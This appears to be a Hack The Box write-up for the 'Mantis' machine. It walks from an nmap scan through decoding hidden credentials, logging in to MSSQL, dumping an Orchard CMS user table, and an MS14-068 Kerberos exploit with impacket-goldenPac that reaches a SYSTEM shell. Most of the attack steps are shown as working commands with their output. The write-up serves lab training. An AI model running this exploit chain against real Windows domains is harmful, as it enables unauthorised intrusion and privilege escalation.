

Mantis

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 127 Microsoft DNS
6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Wind
ows Kerberos (server time: 2026-04-24 13:07:45Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Wind
ows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Wind
ows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Wind
ows Active Directory LDAP (Domain: htb.local, Site: Default
-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server
2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgrou
p: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Wind
ows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
1433/tcp  open  ms-sql-s     syn-ack ttl 127 Microsoft SQL
Server 2014 12.00.2000.00; RTM
| ms-sql-info:
|   10.129.3.29:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_   TCP port: 1433
|_ ssl-date: 2026-04-24T13:08:58+00:00; +2s from scanner tim
e.
```

```
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024

| 10.129.3.29:1433:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|   DNS_Tree_Name: htb.local
|_ Product_Version: 6.1.7601
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Wind
ows Active Directory LDAP (Domain: htb.local, Site: Default
-First-Site-Name)
3269/tcp open  tcpwrapped  syn-ack ttl 127
8080/tcp open  http        syn-ack ttl 127 Microsoft HTTP
API httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Tossed Salad - Blog
49152/tcp open  msrpc       syn-ack ttl 127 Microsoft Wind
ows RPC
49153/tcp open  msrpc       syn-ack ttl 127 Microsoft Wind
ows RPC
49154/tcp open  msrpc       syn-ack ttl 127 Microsoft Wind
ows RPC
49155/tcp open  msrpc       syn-ack ttl 127 Microsoft Wind
ows RPC
49157/tcp open  ncacn_http  syn-ack ttl 127 Microsoft Wind
ows RPC over HTTP 1.0
49158/tcp open  msrpc       syn-ack ttl 127 Microsoft Wind
ows RPC
49167/tcp open  msrpc       syn-ack ttl 127 Microsoft Wind
ows RPC
```

Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:

```
| smb2-time:
|   date: 2026-04-24T13:08:47
|_  start_date: 2026-04-24T13:04:37
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required

|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: 2026-04-24T09:08:46-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 48m02s, deviation: 1h47m21s, median: 1s
```

Port 8080

Tossed Salad

Home

Blog

Friday, September 01, 2017 9:44:04 AM

This is your Orchard Blog.

Pita Pockets with a sun dried tomato flavor

Friday, September 01, 2017 10:06:09 AM No Comments

Simple ingredients which can be assembled quickly, makes this pita pocket a go to dish time and again. The sun-dried tomato paste makes this pocket flavorful and delicious! HINT: Make the paste in ... [more](#)

Purple cabbage and carrot salad

Friday, September 01, 2017 10:05:16 AM No Comments

Serves 2 large portions
Salad Ingredients: 2 cups thinly sliced purple cabbage 3 carrots skinned and grated in a large-holed grater 6 spring onions sliced with some of the green shoots 1 cup lettuce of a ... [more](#)

Also discovered a login page tried different common password but not succeeded

Tossed Salad

Home

Log On

Please enter your username and password.

Account Information

Username

admin

Password

☐ Remember Me


Sign In

Powered by Orchard © The Theme Machine 2026. [Sign In](#)

Port 1337



I tried Directory Fuzzing and found a directory /secure_notes



Clicked the first link of txt file and found below information

```
Credentials stored in secure format
OrchardCMS admin credentials
01000000011001000110110100100001011011100101111010100000100000011100110111001101011100110000011100100110010000100001
SQL Server sa credentials file namez
```

The username is admin. I simply did chatgpt and it decoded the string for me but below command can be use to decode the binary sting

```
echo "0100000001100100011011010010000101101110010111101010
00001000000011100110111001101010111001100000111001001100100
00100001" | perl -lpe '$_=pack("B*",$_)'
```

```
(sheru@kali)-[~/tools]
$ echo "0100000001100100011011010010000101101110010111101010000010000000111001101110011010101110
011000001110010011001000100001" | perl -lpe '$_=pack("B*",$_)'
@dm!n_P@ssW0rd!
```

After this I logged in to admin panel on port 8080 but there was nothing of interest. Then i used the base64 text in the file name in which i found admin pass in binary form

10.129.3.29 - /secure_notes/

[\[To Parent Directory\]](#)

9/13/2017 5:22 PM
9/1/2017 10:13 AM

912 [dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt](#)
168 [web.config](#)

first i decoded the base64 strin gand it return some hex string

```
(sheru@kali)-[~/tools]
$ echo 'NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx' | base64 -d
6d2424716c5f53405f504073735730726421
```

Then i used piped command to decode it to plain text

```
echo NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx | bas
e64 -d | xxd -r -p
```

```
(sheru@kali)-[~/tools]
$ echo NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx | base64 -d | xxd -r -p
m$$ql_S@_P@ssW0rd!
```

now we will use mssqlclient to login and see what we get

```
impacket-mssqlclient 'admin@m$$ql_S@_P@ssW0rd!@<t-ip>
```

```
(sheru@kali)~[/htb/machines/Mantis]
$ impacket-mssqlclient 'admin:m$sql_S@_P@ssW0rd!@10.129.3.29'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2014 RTM (no SP) (12.0.2000)
[!] Press help for extra shell commands
SQL (admin admin@master)> █
```

Now we will list down available Databases

```
SELECT name FROM sys.databases;
```

```
SQL (admin admin@master)> SELECT name FROM sys.databases;
name
-----
master
tempdb
model
msdb
orcharddb
SQL (admin admin@master)> █
```

The orchardb looks interesting because we saw the name in the website as well so lets use this

```
USE orcharddb;
```

```
SQL (admin admin@master)> USE orcharddb;
ENVCHANGE(DATABASE): Old Value: master, New Value: orcharddb
INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'orcharddb'.
SQL (admin admin@orcharddb)> █
```

now we will list down the tables in the database

```
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
```

```

INFO[MANTIS (SQLX-RESS)] Line 17 changed database context to 'orcharddb'
SQL (admin admin@orcharddb)> SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
TABLE_NAME
-----
blog_Orchard_Blogs_RecentBlogPostsPartRecord
blog_Orchard_Blogs_BlogArchivesPartRecord
blog_Orchard_Workflows_TransitionRecord
blog_Orchard_Workflows_WorkflowRecord
blog_Orchard_Workflows_WorkflowDefinitionRecord
blog_Orchard_Workflows_AwaitingActivityRecord
blog_Orchard_Workflows_ActivityRecord
blog_Orchard_Tags_TagsPartRecord
blog_Orchard_Framework_DataMigrationRecord
blog_Orchard_Tags_TagRecord
blog_Orchard_Tags_ContentTagRecord
blog_Settings_ContentFieldDefinitionRecord
blog_Orchard_Framework_DistributedLockRecord
blog_Settings_ContentPartDefinitionRecord
blog_Settings_ContentPartFieldDefinitionRecord
blog_Settings_ContentTypeDefinitionRecord
blog_Settings_ContentTypePartDefinitionRecord
blog_Settings_ShellDescriptorRecord

```

From my list, the **gold mine** is:

`blog_Orchard_Users_UserPartRecord`

`blog_Orchard_Roles_UserRolesPartRecord`

`blog_Orchard_Roles_RoleRecord`

Now lets check them one-by-one

```
SELECT * FROM blog_Orchard_Users_UserPartRecord;
```

```

SQL (admin admin@orcharddb)> SELECT * FROM blog_Orchard_Users_UserPartRecord;
Id  UserName  Email  NormalizedUserName  Password  CreatedUtc  LastLoginUtc  LastLogoutUtc  PasswordFormat  HashAlgorithm  PasswordSalt  Reg
--  -
2   admin    Approved  NULL  AL1337E2D6YHm0iIysVzG8LA760ozgMSly0Jk10v5WCGK+lgKY6vrQuswFwHKZn2+A=  2017-09-01 13:44:01  2026-04-24 13:38:33  2017-09-01 14:06:31  Hashed  PBKDF2  UBwWF1CQCsaGc/P7jIR/kg=  App
15  James    james@htb.local  james  J@m3s_P@ssW0rd!  2017-09-01 13:45:44  NULL  NULL  Plaintext  Plaintext  NA  App
SQL (admin admin@orcharddb)>

```

Now we used smbmap to enumerate shares and found 2 shares which we have READ access with user james

```
smbmap -H 10.129.3.34 -u james -p 'J@m3s_P@ssW0rd!'
```

```

[+] IP: 10.129.3.34:445 Name: mantis.htb.local Status: Authenticated
Disk Permissions Comment
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ NO ACCESS Remote IPC
NETLOGON READ ONLY Logon server s
hare SYSVOL READ ONLY Logon server s

```


With a user, now I can dump the full list of ASP-REP vulnerable users, but there aren't any:

```
impacket-GetNPUsers 'htb.local/james:J@m3s_P@ssW0rd!' -dc-ip 10.129.3.34
```

```
(sheru@kali)-[~/htb/machines/Mantis]
$ impacket-GetNPUsers 'htb.local/james:J@m3s_P@ssW0rd!' -dc-ip 10.129.3.34
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
```

```
(sheru@kali)-[~/htb/machines/Mantis]
$
```

MS14-068

The MS14-068 exploit targets Kerberos and can be used to forge Kerberos tickets using domain user permissions. Lucky for us, impacket-goldenPac can be used to automatically exploit the vulnerability.

We can use `impacket-goldenPac` to get a **SYSTEM** shell and grab our **first** and **second** flags.

```
impacket-goldenPac 'htb.local/james:J@m3s_P@ssW0rd!@mantis'
```

```

(sheru@kali)-[~/htb/machines/Mantis]
$ impacket-goldenPac 'htb.local/james:J@m3s_P@ssW0rd!@mantis'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.....
[*] Found writable share ADMIN$
[*] Uploading file j0ezCqic.exe
[*] Opening SVCManager on mantis.....
[*] Creating service LBNq on mantis.....
[*] Starting service LBNq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type /Users/james/Desktop/user.txt
b'The syntax of the command is incorrect.\r\n'
C:\Windows\system32>type \Users\james\Desktop\user.txt
2315e6934fcd3b6bde5b6a2500ef0aa8

C:\Windows\system32>type \users\Administrator\Desktop\root.txt
6ac1beea8a0072c7f47c63fabcb28a13f

```